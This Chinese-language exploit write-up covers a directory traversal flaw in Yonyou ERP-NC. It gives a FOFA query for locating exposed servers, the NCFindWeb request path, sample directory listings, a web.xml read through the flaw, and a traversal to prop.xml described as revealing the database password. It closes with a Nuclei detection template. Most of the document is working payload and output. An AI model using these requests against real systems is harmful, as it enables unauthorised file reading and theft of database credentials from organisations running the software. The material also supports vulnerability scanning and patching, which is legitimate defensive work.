
Y4-51用友-NC-目录遍历

漏洞描述：

用友ERP-NC 存在目录遍历漏洞，攻击者可以通过目录遍历获取敏感文件信息。

影响版本：

网站图片：



网络测绘：

fofa语法：


fofa语法：app="用友-UFIDA-NC"

漏洞复现：

payload：


```
/NCFindWeb?service=IPreAlertConfigService&filename=
```

效果图:




```
3601ab.jsp
3601ab1.jsp
admin.jsp
bing4.jsp
bottom.html
btest.jsp
Client
content.jsp
default.jsp
Eror.jsp
error.jsp
help
helpmain.jsp
images
img
index_en.jsp
index_tc.jsp
index.html
index.jsp
install.prop
InstallProperties_en.properties
InstallProperties_zh.properties
jsp
licence_en.txt
licence.txt
login
login.jsp
logo
menu.jsp
ncwslogin.jsp
oba
pf
PreAlart
style.css
syshelpmain.jsp
sysmenu.jsp
t00ls.jsp
tbboutline
test.txt
test88.jsp
testper.jsp
testperformance.jsp
Tree.js
webindex.jsp_bak
WEB-INF
```


在 filename 后面加文件名即可读取文件，此处读取 WEB-INF/web.xml 文件：



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<!-- <!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd"> -->
▼<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
 http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd" version="2.4" id="WebApp">
  ▼<listener>
     <listener-class>nc.bs.framework.server.WebApplicationStartupHook</listener-class>
   </listener>
  ▼<filter>
     <filter-name>LoggerFilter</filter-name>
     <filter-class>nc.bs.framework.server.LoggerServletFilter</filter-class>
   </filter>
  ▼<filter-mapping>
     <filter-name>LoggerFilter</filter-name>
     <url-pattern>/*</url-pattern>
     <dispatcher>REQUEST</dispatcher>
   </filter-mapping>
  ▼<servlet>
     <servlet-name>CommonServletDispatcher</servlet-name>
     <servlet-class>nc.bs.framework.comn.serv.CommonServletDispatcher</servlet-class>
    ▼<init-param>
       <param-name>service</param-name>
       <param-value>nc.bs.framework.comn.serv.ServiceDispatcher</param-value>
     </init-param>
     <load-on-startup>10</load-on-startup>
   </servlet>
  ▼<servlet>
     <servlet-name>ProvisionServlet</servlet-name>
     <servlet-class>nc.bs.framework.provision.server.ProvisionServlet</servlet-class>
     <load-on-startup>5</load-on-startup>
   </servlet>
  ▼<servlet>
     <servlet-name>NCInvokerServlet</servlet-name>
     <servlet-class>nc.bs.framework.server.InvokerServlet</servlet-class>
   </servlet>
  ▼<servlet>
     <servlet-name>NCFindWebServlet</servlet-name>
     <servlet-class>nc.bs.framework.server.FindWebResourceServlet</servlet-class>
   </servlet>
  ▼<servlet>
     <servlet-name>ws-ncapplet</servlet-name>
     <jsp-file>/jsp/wsncapplet.jsp</jsp-file>
   </servlet>
```

http://vul/NCFindWeb?service=IPreAlertConfigService&filename=../../ierp/bin/prop.xml 可以读取到数据库密码



Yaml模板

```
id: erp-nc-directory-traversal

info:
  name: ERP-NC - Local File Inclusion
  author: pikpikcu
  severity: high
  description: ERP-NC is vulnerable to local file inclusion.
  reference:
    - https://mp.weixin.qq.com/s/wH5luLISE_G381W2ssv93g
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
    cvss-score: 7.5
    cwe-id: CWE-22
  tags: lfi,erp-nc
  metadata:
    max-request: 1

http:
  - method: GET
    path:
      - "{{BaseURL}}/NCFindWeb?service=IPreAlertConfigService&filename="

    matchers-condition: and
    matchers:
      - type: word
        words:
          - "Client"
          - "ncwslogin.jsp"
          - "admin.jsp"
        part: body
        condition: and

      - type: status
        status:
          - 200
```